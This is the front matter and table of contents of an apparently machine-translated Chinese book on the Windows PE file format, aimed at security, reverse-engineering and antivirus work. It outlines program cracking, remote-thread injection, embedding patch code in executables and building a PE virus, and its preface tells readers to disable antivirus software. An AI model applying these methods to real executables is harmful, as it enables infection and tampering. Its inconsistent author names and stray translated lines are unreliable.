


WINDOWS PE: THE DEFINITIVE GUIDE



WINDOWS PE 权威指南 Author: 威利

WINDOWS PE: AUTHORITATIVE GUIDE

Content is comprehensive, detailing the principles and editing techniques of the Windows PE file format, its practical application in encryption, decryption, software localization, reverse engineering, and antivirus security domains.

PUBLISHER: China Machine Press

## **Windows PE: Authoritative Guide**

This book's content is comprehensive and academic, suitable for researchers and practitioners in computer security. It is not suitable for beginners in computer security, but rather for students in relevant disciplines and those in academia. The book provides valuable guidance for understanding Windows PE file formats, encryption, decryption, software localization, reverse engineering, antivirus security applications, and theoretical and practical integration. Therefore, this book is highly recommended for professionals and those in related fields who wish to gain a deeper understanding through practical examples and knowledge.

— Duan Gang, Founder of Watch Snow Software Security Website ([www.pediy.com](http://www.pediy.com))

The content is comprehensive, covering the PE file format thoroughly. It not only explains the principles and related editing techniques of the PE file format but also uses practical cases to explain the application of the PE file format in encryption, decryption, software localization, reverse engineering, and antivirus security. The book focuses on practice, with theoretical cases supplemented by detailed practical examples. It also includes several valuable commercial application cases of online PE, making it highly recommendable.

— Black Guest Antivirus Organization ([www.hackav.com](http://www.hackav.com))

For security practitioners in the computer field, whether involved in encryption and decryption, software localization, reverse engineering, antivirus work, or other related areas, this book provides comprehensive and systematic PE file format interpretation and practical editing techniques. The book is detailed, covering everything from basic principles to complex cases, and is accompanied by several large case studies with structural diagrams for easy reference. Highly readable and recommended!

— 51CTO ([www.51cto.com](http://www.51cto.com))

### **Contact Information:**

- Customer Service Hotline: (010) 88378991, 88361066
- Book Purchase Hotline: (010) 68326294, 88379649, 68995259
- Technical Hotline: (010) 88379604
- Reader's Email: hzjsj@hzbook.com


### **Websites:**

- 华章网站: <http://www.hzbook.com>
- 网上购书: <http://www.china-pub.com>

**ISBN: 978-7-111-35418-5**

Price: 89.00 yuan

WINDOWS PE: THE DEFINITIVE GUIDE



WINDOWS PE: THE DEFINITIVE GUIDE

# Windows PE

WINDOWS PE 权威指南

Author: Wei Li

Publisher: China Machine Press

This book delves into the principles and programming techniques of the Windows PE file format, encompassing various aspects of security and the Windows system's process management and low-level mechanisms. It uses a case-driven approach to explain how the Windows PE file format can be applied to encryption and decryption, software localization, reverse engineering, anti-virus, and other security domains. Each knowledge point is accompanied by a small case study, and there are multiple complete commercial case studies.

The book is divided into three parts:

1. **Part 1:** Briefly introduces the working environment and tools needed for learning this book, and then delves into the core technologies of PE file header, import table, export table, relocation table, resource table, delay import table, thread local storage, load configuration information, etc. It explains the concepts, principles, and programming methods of these core technologies, and specifically explains the relocation, program stack, and dynamic loading in program design.
2. **Part 2:** Discusses the deformation techniques of the PE header and the static attachment patch technology. The static attachment patch technology focuses on how to patch and encode in four scenarios: free space, gaps, new sections, and the last section.
3. **Part 3:** Carefully compiles multiple large and complete PE application case studies. Using PE patches as the key tool, it implements different patch content to achieve different applications for the target PE file, showcasing EXE bundlers, automated software installation, EXE lockers, EXE encryption, PE virus prompts, and PE antidote realization processes and methods.

This book is suitable for readers who want to gain a deeper understanding of the Windows system's process management and operational mechanisms, as well as those who work in encryption and decryption, software localization, reverse engineering, and anti-virus. It is also suitable for readers who want to gain a comprehensive understanding of the Windows PE file structure and are interested in program bytecode.

## Back Cover:

This book is a comprehensive guide to Windows PE file format and its applications. It covers a wide range of topics, including:

- The principles and programming techniques of Windows PE file format
- Security aspects of Windows PE file format
- Practical applications of Windows PE file format in encryption and decryption, software localization, reverse engineering, and anti-virus
- Comprehensive examples and case studies

This book is suitable for:

- Security professionals
- Software developers
- Reverse engineers
- Anyone interested in learning about Windows PE file format

## Contact Information:

For customer service, please contact:

- **Hotline:** (010) 88378991; 88361066
- **Purchasing hotline:** (010) 68326294; 88379649; 68995259
- **Submission hotline:** (010) 88379604
- **Email:** [hjsj@hzbook.com](mailto:hjsj@hzbook.com)

In November 1988, Microsoft began developing Windows NT. At that time, Microsoft hired a team of developers led by Dave Cutler who came from DEC. As a result, many design elements of the NT operating system were inspired by DEC's previous experience with VMS and RSX-11, including the PE/COFF file format currently used by the Windows operating system family.

On July 27, 1993, the first generation of the Windows NT product line, NT 3.1, was released. This system was the first to use the PE format as the executable file format for the operating system. The same year, Microsoft submitted this format to the Tool Interface Standard (TIS) Committee for approval.

Since then, Microsoft has consistently used this format to organize its core executable files in different versions of the Windows operating system. Several versions of PE/COFF have been released, with the latest version being 8.2, which was released on September 21, 2010.

Microsoft uses the term "Portable Executable" to define this executable file format. The initial goal was to develop a universal file format that would execute on all Windows platforms and all CPUs. The current usage shows that this goal has been largely achieved. This format has spanned multiple versions of the Windows operating system, from the initial NT and 9x series to Windows XP/2000/Vista, Windows CE, and the currently popular Windows 7. As a proven and stable core file format, as long as Microsoft does not abandon the current operating system kernel, this format will undoubtedly coexist with the operating system for a long time.

The great success of the Windows operating system in the market and the relatively open nature of the PE file format have attracted the interest of a wide range of computer programmers. By understanding the PE format, programmers can not only learn how the operating system loads executable files, but also learn how the operating system manages processes and memory. In addition, through some technical means, PE files can be modified or patched, allowing various applications such as localization, encryption/decryption, computer security, and PE viruses.

This book aims to provide a comprehensive and in-depth introduction to the PE file format, using illustrations, analysis, and examples to help readers understand the format fully.

Understanding and mastering the PE file format, ultimately achieving the ability to program PE files flexibly using programming tools to solve various problems related to the PE file format.

This book is suitable for readers who:

- Want to understand the structure of Windows PE files in detail.
- Want to deeply understand the process management and operation mechanism of the Windows system.
- Are beginners in the field of computer security and are interested in program bytecode. This includes:
- Computer security enthusiasts at the beginner level.
- Readers interested in reverse engineering, localization, encryption and decryption, viruses, and hacking techniques.
- Developers who want to improve their MASM32 programming skills.
- Students and teachers of computer security courses in educational institutions.

### **Features of this book**

The Windows operating system is the best operating system so far. PE is the core file format of the Windows operating system. This book uses a unique perspective (bytecode) to explore the research on the Windows PE file format. Based on a thorough understanding of the PE file format, it uses four different methods to patch PE files to achieve various applications.

In terms of basic theory, this book covers a lot of knowledge related to the internal mechanisms of the Windows operating system, such as Windows process and thread management, Windows SEH exception handling under user mode and kernel mode, Windows memory management and process virtual address space management, etc.

In terms of program design, this book covers program stacks, relocation, thread local storage, code coverage, dynamic loading, delayed import, static patching, etc., and explains in detail the design ideas and coding implementation of typical example programs. These examples include: universal patching code, EXE bundler, automated installation tools, EXE encryption, EXE locker, PE virus prompt, network file downloader, PE online automatic upgrade program, PE anti-virus, etc.

The entire book is divided into three parts: the first part is the principle and foundation of PE, which comprehensively introduces the basic techniques of the PE file format; the second part is PE advancement, which mainly explains PE file deformation and static patching techniques; the third part is PE application cases, which mainly explains how to implement several typical applications by applying patches to PE files. Below is a general overview of each chapter:

Chapter 1 introduces the software development environment required for learning this book, as well as the usage of related auxiliary software, and develops a simple assembly program based on MASM32. Through the bytecode reader, it initially recognizes the protagonist PE file in this book. In this chapter, you will learn the entire process of assembling, linking, and executing the assembly program, understanding and mastering the debugging method of the assembly program, and having a preliminary understanding of the PE file.

Chapter 2 introduces the writing methods of 3 commonly used PE small tools, namely PEDump, PEInfo and PEComp, which are PE hexadecimal byte viewer, PE structure analyzer and PE file comparator, respectively.

Chapter 3 to 10 are the focus of the basic theory part, mainly explaining the structure of PE. Chapter 3 mainly discusses the file header part of PE. Chapters 4-10 classify the data in the data directory and discuss each category of data from theory to practice, including: import table, export table, resource table, relocation table, load configuration information, thread local storage, etc.

**CHAPTER OVERVIEW** This document provides a comprehensive guide to understanding PE files, the executable file format used by Windows operating systems.

#### KEY CONCEPTS COVERED

- **INTRODUCTION TO PE FILES:** The document begins by introducing the structure of PE files, including essential components like the TLS (Thread Local Storage) section, the import table (IAT), and the delay-load import table.
- **DYNAMIC LOADING TECHNIQUES:** Chapter 11 delves into dynamic loading techniques, which are crucial for creating portable code and implementing effective PE file patching.
- **PE FILE DEFORMATION:** Chapter 12 explores the manipulation of PE file structures to create modified executables, highlighting the underlying principles and demonstrating basic PE file modifications through manual manipulation.
- **PE FILE PATCHING:** Chapter 13 explains the techniques for applying static and dynamic patches to PE files. It delves into the process of embedding patches into the PE structure, laying the groundwork for the more in-depth explanations in later chapters.
- **FOUR METHODS OF PE PATCHING:** Chapters 14 to 17 cover four distinct methods for embedding patches into PE files, ranging from inserting patches into empty space to incorporating them into existing or new sections.
- **PRACTICAL PE FILE MANIPULATION EXAMPLES:** Chapters 18 to 23 offer real-world examples of using PE file techniques for tasks like bundling executables, automating software installation, securing executables, encrypting files, creating virus warnings, and even patching viruses.

**LEARNING RESOURCES AND TOOLS** The document highlights the importance of using the MASM32 toolset for developing PE file manipulations. It emphasizes the role of MASM32 in providing the necessary components for compiling, linking, and managing resources for PE file development.

- **PE File:** Refers to a 32-bit executable file in the Windows operating system.
- **COFF File:** Indicates an object code file generated by the Windows compiler.
- **0x00001000:** Represents an address in hexadecimal format.
- **0f80h:** Represents a number in hexadecimal format.
- **PE Loader:** This is software code within the operating system that loads PE files into virtual memory.
- **Target Environment:** This book focuses on the 32-bit x86 architecture running the Windows operating system.
- **Code Testing:** All assembly code examples have been tested on Windows XP SP3. It's recommended to disable your antivirus software while debugging the code.

**Tools** To complement the learning process, the following tools are essential for understanding and mastering the material:

- **MASM32:** An integrated development environment (IDE) for assembly language programming. The version used in this book is 10.0, which includes a compiler, linker, and resource compiler for source code.
- **TASM:** Borland's assembler language integrated development tool, the version used in this book is 5.0, mainly used to compile some small PE source code files.
- **OllyDBG:** short for OD, the version used in this book is 1.10, is a PE dynamic debugging tool.
- **PW32Dasm:** PE static disassembler, the version used in this book is 9.0b.
- **FlexHex:** PE bytecode reader and editor, the version used in this book is 2.0. Depends: A small tool to check the modules that a process depends on.
- **DumpBin:** A small tool to check the structure of the PE file.

- **PEInfo.exe:** A self-developed small tool to analyze the structure of the PE file.
- **PECmp.exe:** A self-developed small tool to compare the field contents of the header data structure of any two PE files.
- **PEDump.exe:** A self-developed small tool to view PE bytecode.

## CONTACT THE AUTHOR

If you encounter any difficulties in reading this book, find any errors, or have any suggestions, please feel free to contact the author through the email address below. The author will reply to you in time and express their gratitude. [QIXIAORUI@163.COM](mailto:QIXIAORUI@163.COM)

## SPECIAL REMINDER

All executable files generated by this book do not carry viruses. Due to the use of some techniques similar to viruses in the writing process, most security software will display errors. Please do not worry, you can temporarily disable your antivirus software while learning. The only file in chapter23 that carries the PE virus is the only one that carries the PE virus in this book. However, the virus only destroys the module, which only creates a new folder in the root directory of the C drive. Moreover, the virus only infects the normal PE files in the current directory. Please do not copy any PE files in this directory to the system directory or other installation program directory for execution during testing.

## ACKNOWLEDGEMENTS

First of all, I would like to thank my wife, Ms. Xu Ying, for taking on all the housework while I was writing, and for doing a lot of work in the initial typesetting of the book. And my beloved son, your excellent performance at school and at home allowed me to concentrate on my writing. Secondly, I would like to thank Yang Fu-Chuan, the planning editor, for his great insights into the market and his excellent vision. I am honored to be able to present this work to everyone. Your encouragement has given me an inexhaustible source of inspiration, and when I am in a difficult situation, I think of your tolerance, understanding and support. Thanks to Bai Yu, the editor, who was in charge of the manuscript review. During the two months of reviewing the manuscript, you have done a lot of work. Your strictness in technology and your almost demanding requirements for writing ensure the quality of the manuscript and also teach me a lot. I would also like to thank all my relatives and friends who have helped and enlightened me along the way: My parents. If it weren't for you, I wouldn't have anything, and only after becoming a father did I realize that my parents' kindness could never be repaid.

It is finished. We have three children. You have paid a lot. The wrinkles on my mother's face are filled with hardship, and the white hair on my father's head shows experience and vicissitudes. I must respect you in your lifetime!

My sister, Qi Guixiang. You are my lifelong role model. Whether it is your character, knowledge, or ability to deal with things, you are worthy of my lifelong learning. Thank you for your dedication to the family and the responsibilities that my brother and I should bear. I am proud to have such a good sister.

My sister, Cui Jiejing. When I was in high school, I was always looking forward to seeing you from the windows of the classroom because life was so poor. I still remember that morning when you slipped in the rain to bring me fried dough sticks.

There are two more people who must be mentioned. They have both passed away. One is my uncle. Your kindness was always with me in my happy childhood. Every time I buy firecrackers for my children, I will think of your smile. It was so kind and warm. The other is my aunt. When I was studying at Lanzhou University, I would go to your home every weekend. You always prepared a big table of delicious food. Even my uncle's birthday was often celebrated on weekends because of me. In my heart, I silently pray and bless you, wishing you happiness in heaven!

Thank you to my alma mater and all the teachers, leaders, classmates and colleagues who have taught and helped me. Thank you to those who have devoted their youth to the development of IT technology and have generously shared their knowledge.

Finally, I would like to thank Duan Gang, the founder of the Snow Forum, and He Yan and Zeng Shan, the editors of the Machinery Industry Press, and all the staff. This book would not have been published without you.

- Also known as Snow Academy ([WWW.PEDIY.COM](http://WWW.PEDIY.COM)), a well-known domestic security website. © Author of the best-selling book "Encryption and Decryption," which has been published in its third edition. The traditional Chinese version is published in Taiwan.

Qi Li August 2011

## Table of Contents

### PART 1 PE PRINCIPLES AND BASICS

#### CHAPTER 1 WINDOWS PE DEVELOPMENT ENVIRONMENT / 2

- 1.1 Programming Language MASM32 / 2
  - 1.1.1 Setting up the Development Environment / 3
  - 1.1.2 Developing the First Source Code HelloWorld.asm / 5
  - 1.1.3 Running HelloWorld.exe / 7
- 1.2 Debugging Software OllyDBG / 10
  - 1.2.1 Debugging HelloWorld.exe / 10
  - 1.2.2 Modifying the EXE File Bytecode / 16
- 1.3 Hexadecimal Editor Software FlexHex / 18
- 1.4 Cracking Example: U Disk Monitor / 20
- 1.5 Introduction to PE Files / 23
- 1.6 Summary / 26

#### CHAPTER 2 WRITING THREE SMALL TOOLS / 27

- 2.1 Constructing Basic Window Programs / 27
  - 2.1.1 Constructing the Window Interface / 27
  - 2.1.2 Writing Related Resource Files / 28
  - 2.1.3 Implementing a Generic Program Framework / 29
- 2.2 Implementing PEDump / 32
  - 2.2.1 Programming Ideas / 32
  - 2.2.2 PEDump Encoding/34
  - 2.2.3 PEDump Data Structure in Code/38
  - 2.2.4 Running PEDump/39
- 2.3 Implementation of PEComp/40
  - 2.3.1 Programming Ideas/41
  - 2.3.2 Defining Resource Files/41
  - 2.3.3 PEComp Encoding/41
  - 2.3.4 Running PEComp/47
- 2.4 Implementation of PEInfo/47
  - 2.4.1 Programming Ideas/48
  - 2.4.2 PEInfo Encoding/48
  - 2.4.3 Running PEInfo/52
- 2.5 Summary/53

#### CHAPTER 3 PE FILE HEADER / 54

- 3.1 PE Data Organization Method / 54
- 3.2 Basic Concepts Related to PE / 58
  - 3.2.1 Address / 58 3.2.2 Pointer / 60
  - 3.2.3 Data Directory / 60
  - 3.2.4 Section / 60
  - 3.2.5 Alignment / 61
  - 3.2.6 Unicode String / 62
- 3.3 PE File Structure / 62
  - 3.3.1 PE Structure in 16-bit System / 62
  - 3.3.2 PE Structure in 32-bit System / 66
  - 3.3.3 PE Structure in the Eyes of a Programmer / 68

- 3.4 Parsing PE File Header / 69
  - 3.4.1 DOS MZ Header IMAGE\_DOS\_HEADER / 69
  - 3.4.2 PE Header Signature / 69
  - 3.4.3 Standard PE Header IMAGE\_FILE\_HEADER / 70
  - 3.4.4 Extended PE Header IMAGE\_OPTIONAL\_HEADER32 / 70
  - 3.4.5 PE Header IMAGE\_NT\_HEADERS / 71
  - 3.4.6 Data Directory Entry IMAGE\_DATA\_DIRECTORY / 71
  - 3.4.7 Section Table Entry IMAGE\_SECTION\_HEADER / 74
- 3.5 Detailed Explanation of Data Structure Fields / 74
  - 3.5.1 Fields of PE Header IMAGE\_NT\_HEADER / 75
  - 3.5.2 The fields of the IMAGE\_FILE\_HEADER in the standard PE header/75
  - 3.5.3 The fields of the IMAGE\_OPTIONAL\_HEADER32 in the extended PE header/78
  - 3.5.4 The fields of the IMAGE\_DATA\_DIRECTORY in the data directory entry/87
  - 3.5.5 The fields of the IMAGE\_SECTION\_HEADER in the section table entry/87
  - 3.5.6 Analyze the byte code of the HelloWorld program/88
- 3.6 PE in-memory image/92
- 3.7 PE file header programming/93
  - 3.7.1 Converting RVA to FOA/93
  - 3.7.2 Data location/95
  - 3.7.3 Flag bit operation/101
  - 3.7.4 PE checksum/102
- 3.8 Summary/104

## CHAPTER 4 IMPORT TABLE/105

- 4.1 What is an import table/105
- 4.2 Import function/105
  - 4.2.1 Disassembling the invoke instruction/106
  - 4.2.2 Import function address/107
  - 4.2.3 Import function host/109
- 4.3 Import table in PE/112
  - 4.3.1 Import table location/112
  - 4.3.2 Import table descriptor IMAGE\_IMPORT\_DESCRIPTOR/113
  - 4.3.3 Double bridge structure of import table/114
  - 4.3.4 Import function address table/116
  - 4.3.5 Constructing an import table of multiple functions in the same DLL file/117
- 4.4 Import table programming/121
  - 4.4.1 The idea of traversing the import table/121
  - 4.4.2 Write a function \_getImportInfo/122
  - 4.4.3 Run test/124
- 4.5 Binding import/124
  - 4.5.1 Binding import mechanism/124
  - 4.5.2 Binding import data location/125
  - 4.5.3 Binding import data structure/126
  - 4.5.4 Binding import instance analysis/127
- 4.6 Manually reorganize the import table/128
  - 4.6.1 Commonly used registry API/128
  - 4.6.2 Construct target instructions/132
  - 4.6.3 PE header changes/135
  - 4.6.4 Manual restructuring/136
  - 4.6.5 Program implementation/141
  - 4.6.6 Thinking: About the coherence of IAT/142
  - 4.6.7 Thinking: About the location of the import table/143
- 4.7 Summary/144

## CHAPTER 5 EXPORT TABLE/145

- 5.1 Function of the export table/145
  - 5.1.1 Analyzing the functionality of dynamic link libraries/145
  - 5.1.2 Obtaining the address of the export function/146
- 5.2 Constructing a PE file containing the export table/146
  - 5.2.1 DLL source code/147
  - 5.2.2 Writing def file/151
  - 5.2.3 Compilation and linking/152
  - 5.2.4 Writing header files/152
  - 5.2.5 Using export functions/152
- 5.3 Export table data structure/155
  - 5.3.1 Export table location/155
  - 5.3.2 Export directory IMAGE EXPORT DIRECTORY/156
  - 5.3.3 Export table example analysis/158
- 5.4 Export table programming/160
  - 5.4.1 Looking up the function address by number/160
  - 5.4.2 Looking up the function address by name/160
  - 5.4.3 Traversing the export table/162
- 5.5 Application of the export table/165
  - 5.5.1 Export function coverage/165
  - 5.5.2 Export private functions/167
- 5.6 Summary/169

## CHAPTER 6 STACK AND RELOCATION TABLE/170

- 6.1 Stack/170
  - 6.1.1 Application scenarios of the stack/170
  - 6.1.2 Stack example analysis during call invocation/173
  - 6.1.3 Stack overflow/177
- 6.2 Code relocation/181
  - 6.2.1 Introduction of Relocation/181
  - 6.2.2 Methods to achieve Relocation/182
  - 6.2.3 Relocation Programming/183
- 6.3 Relocation Table in PE File Header/189
  - 6.3.1 Relocation Table Location/189
  - 6.3.2 Relocation Table Entry IMAGE\_BASE\_RELOCATION/190
  - 6.3.3 Relocation Table Structure/191
  - 6.3.4 Traversing Relocation Table/192
  - 6.3.5 Relocation Table Instance Analysis/195
- 6.4 Summary/196

## CHAPTER 7 RESOURCE TABLE/197

- 7.1 Resource Classification/197
  - 7.1.1 Bitmap, Cursor, Icon Resource/199
  - 7.1.2 Menu Resource/199
  - 7.1.3 Dialog Box Resource/200
  - 7.1.4 Custom Resource/201
- 7.2 PE Resource Table Organization/202
  - 7.2.1 Resource Table Organization Method/202
  - 7.2.2 Resource Table Data Location/203
  - 7.2.3 Resource Directory Header IMAGE\_RESOURCE\_DIRECTORY/204
  - 7.2.4 Resource Directory Entry IMAGE\_RESOURCE\_DIRECTORY\_ENTRY/205
  - 7.2.5 Resource Data Entry IMAGE\_RESOURCE\_DATA\_ENTRY/206

- 7.2.6 The Difference of Directory Entry in Three-Level Structure/207
- 7.3 Resource Table Traversal/208
- 7.4 PE Resource In-Depth Analysis/213
  - 7.4.1 Resource Script/213
  - 7.4.2 Analyze Resource Table Using PEInfo/214
  - 7.4.3 Menu Resource Analysis/216
  - 7.4.4 Icon Resource Analysis/218
  - 7.4.5 Icon Group Resource Analysis/223
  - 7.4.6 Dialog Box Resource Analysis/224
- 7.5 Resource Table Programming/228
  - 7.5.1 Change Icon Experiment/229
  - 7.5.2 Extract Program Icon Instance/231
  - 7.5.3 Change Program Icon Instance/241
- 7.6 Conclusion/244

## CHAPTER 8 DELAY-LOAD IMPORT TABLE / 245

- 8.1 The Concept and Function of Delay-load Import / 245
  - 8.1.1 Improve Application Loading Speed / 246
  - 8.1.2 Improve Application Compatibility / 246
  - 8.1.3 Improve Application Integrability / 247
- 8.2 Delay-load Import Table in PE / 247
  - 8.2.1 Locate Delay-load Import Table Data / 247
  - 8.2.2 Delay-load Import Descriptor IMAGE\_DELAY\_IMPORT\_DESCRIPTOR / 248
  - 8.2.3 Analyze Delay-load Import Table Instance / 249
- 8.3 Delay-load Import Mechanism Explained / 251
- 8.4 Delay-load Import Programming / 253
  - 8.4.1 Modify Resource File pe.rc / 253
  - 8.4.2 Modify Source Code pe.asm / 253
- 8.5 Two Issues About Delay-load Import / 255
  - 8.5.1 Exception Handling / 255
  - 8.5.2 Unloading DLL / 255
- 8.6 Summary / 256

## CHAPTER 9 THREAD LOCAL STORAGE / 257

- 9.1 Windows Process and Thread / 257
  - 9.1.1 Windows Architecture / 257
  - 9.1.2 Process and Thread Creation / 258
  - 9.1.3 Process Environment Block PEB / 262
  - 9.1.4 Thread Environment Block TEB / 264
- 9.2 What is Thread Local Storage / 265
- 9.3 Dynamic Thread Local Storage / 267
  - 9.3.1 Dynamic TLS Example / 267
  - 9.3.2 Get Index TlsAlloc / 274
  - 9.3.3 Get Value by Index TlsGetValue / 275
  - 9.3.4 Store Value by Index TlsSetValue / 275
  - 9.3.5 Release Index TlsFree / 275
- 9.4 Static Thread Local Storage / 276
  - 9.4.1 TLS Location / 277
  - 9.4.2 TLS Directory Structure IMAGE\_TLS\_DIRECTORY32 / 278
  - 9.4.3 Static TLS Instance Analysis / 278
  - 9.4.4 TLS Callback Function / 279
  - 9.4.5 Testing the Initialization Callback Function of Static TLS under Thread Storage/280
- 9.5 Summary/281

## CHAPTER 10 LOADING CONFIGURATION INFORMATION/282

- 10.1 What is loading configuration information/282
- 10.2 Windows Structured Exception Handling/282
  - 10.2.1 What is SEH/283
  - 10.2.2 Windows Exception Classification/285
  - 10.2.3 Exception Handling in Kernel Mode/286
  - 10.2.4 Exception Handling in User Mode/289
  - 10.2.5 Windows SEH Mechanism Analysis/294
  - 10.2.6 SEH Programming Example/295
- 10.3 Loading Configuration Information in PE/299
  - 10.3.1 Locating Loading Configuration Information/300
  - 10.3.2 Loading Configuration Directory IMAGE\_LOAD\_CONFIG\_DIRECTORY/300
  - 10.3.3 Example Analysis of Loading Configuration Information/302
- 10.4 Loading Configuration Programming/303
  - 10.4.1 Source Code Analysis/304
  - 10.4.2 Adding Load Configuration Information to PE/306
  - 10.4.3 Run Test/306
  - 10.4.4 Example of Registering Multiple Exception Handling Functions/307
- 10.5 Summary/309

## CHAPTER 11 DYNAMIC LOADING TECHNOLOGY/310

- 11.1 Windows Virtual Address Space Allocation/310
  - 11.1.1 Allocation of Low 2GB Space in User Mode/310
  - 11.1.2 Allocation of High 2GB Space in Kernel Mode/311
  - 11.1.3 Process Space Analysis of HelloWorld/312
- 11.2 Windows Dynamic Library Technology/313
  - 11.2.1 Static Calling of DLL/313
  - 11.2.2 Dynamic Calling of DLL/314
  - 11.2.3 Example of the Starting Address of Export Function/314
- 11.3 Using Dynamic Loading Technology in Programming/315
  - 11.3.1 Obtaining the Base Address of kernel32.dll/316
  - 11.3.2 Obtaining the GetProcAddress Address/322
  - 11.3.3 Programming with the Obtained Function Address in the Code/325
  - 11.3.4 Dynamic API Programming Examples/327
- 11.4 Summary/330

## PART 2 PE ADVANCED

## CHAPTER 12 PE TRANSFORMATION TECHNOLOGY

- 12.1 Classification of Transformation Techniques/332
  - 12.1.1 Structure Overlap Technology/332 XV
  - 12.1.2 Space Adjustment Technology/333
  - 12.1.3 Data Transfer Technology/334
  - 12.1.4 Data Compression Technology/338
- 12.2 Available Spaces for Transformation Techniques/341
  - 12.2.1 Unused Fields in the File Header/341
  - 12.2.2 Data Blocks of Variable Size/343
  - 12.2.3 Padding Space Due to Alignment/344
- 12.3 PE File Transformation Principles/344
  - 12.3.1 About the Data Directory Table/344
  - 12.3.2 About the Section Table/344
  - 12.3.3 About the Import Table/344

- 12.3.4 About the Program Data/345
- 12.3.5 About Alignment/345
- 12.3.6 Several Fields of Concern/345
- 12.4 HelloWorldPE Example of Reducing PE Size/346
  - 12.4.1 Source Program HelloWorld Bytecode (2560 Bytes)/346
  - 12.4.2 Target PE File Bytecode (432 Bytes)/348
- 12.5 Steps to Create the Target PE/349
  - 12.5.1 Processing the File Header/349
  - 12.5.2 Processing the Code Segment/350
  - 12.5.3 Processing the Import Table/351
  - 12.5.4 Correcting the Values of Some Fields/351
  - 12.5.5 The Structure of the Modified File/352
  - 12.5.6 Analysis of the Modified File/353
  - 12.5.7 Analysis of a Smaller Example of the Target File/354
- 12.6 Summary/359

## CHAPTER 13 PE PATCHING TECHNOLOGY / 360

- 13.1 Dynamic Patch / 360
  - 13.1.1 Inter-process Communication Mechanism / 360
  - 13.1.2 Reading and Writing Process Memory / 363
  - 13.1.3 Target Process Enumeration / 368
  - 13.1.4 Executing Remote Threads / 373
- 13.2 Static Patch / 379
  - 13.2.1 Replacing the Entire PE File / 379
  - 13.2.2 Replacing the Entire DLL File / 385
  - 13.2.3 Partially Modifying the PE File / 387
- 13.3 Embedding Patch Program / 388
  - 13.3.1 Embedding Patch Program Framework / 388
  - 13.3.2 Embedding Patch Program Coding Rules / 394
  - 13.3.3 Embedding Patch Bytecode Instance Analysis / 395
- 13.4 Universal Patch Code / 396
  - 13.4.1 Principle / 396
  - 13.4.2 Source Code / 397
  - 13.4.3 Bytecode / 399
  - 13.4.4 Run Test / 399
- 13.5 Summary / 399

## CHAPTER 14 INSERTING PROGRAMS IN PE FREE SPACE / 400

- 14.1 What is PE Free Space / 400
  - 14.1.1 Available Space in PE File / 400
  - 14.1.2 Code to Get Available Space of PE File / 400
  - 14.1.3 Test of Getting Available Space of PE File / 403
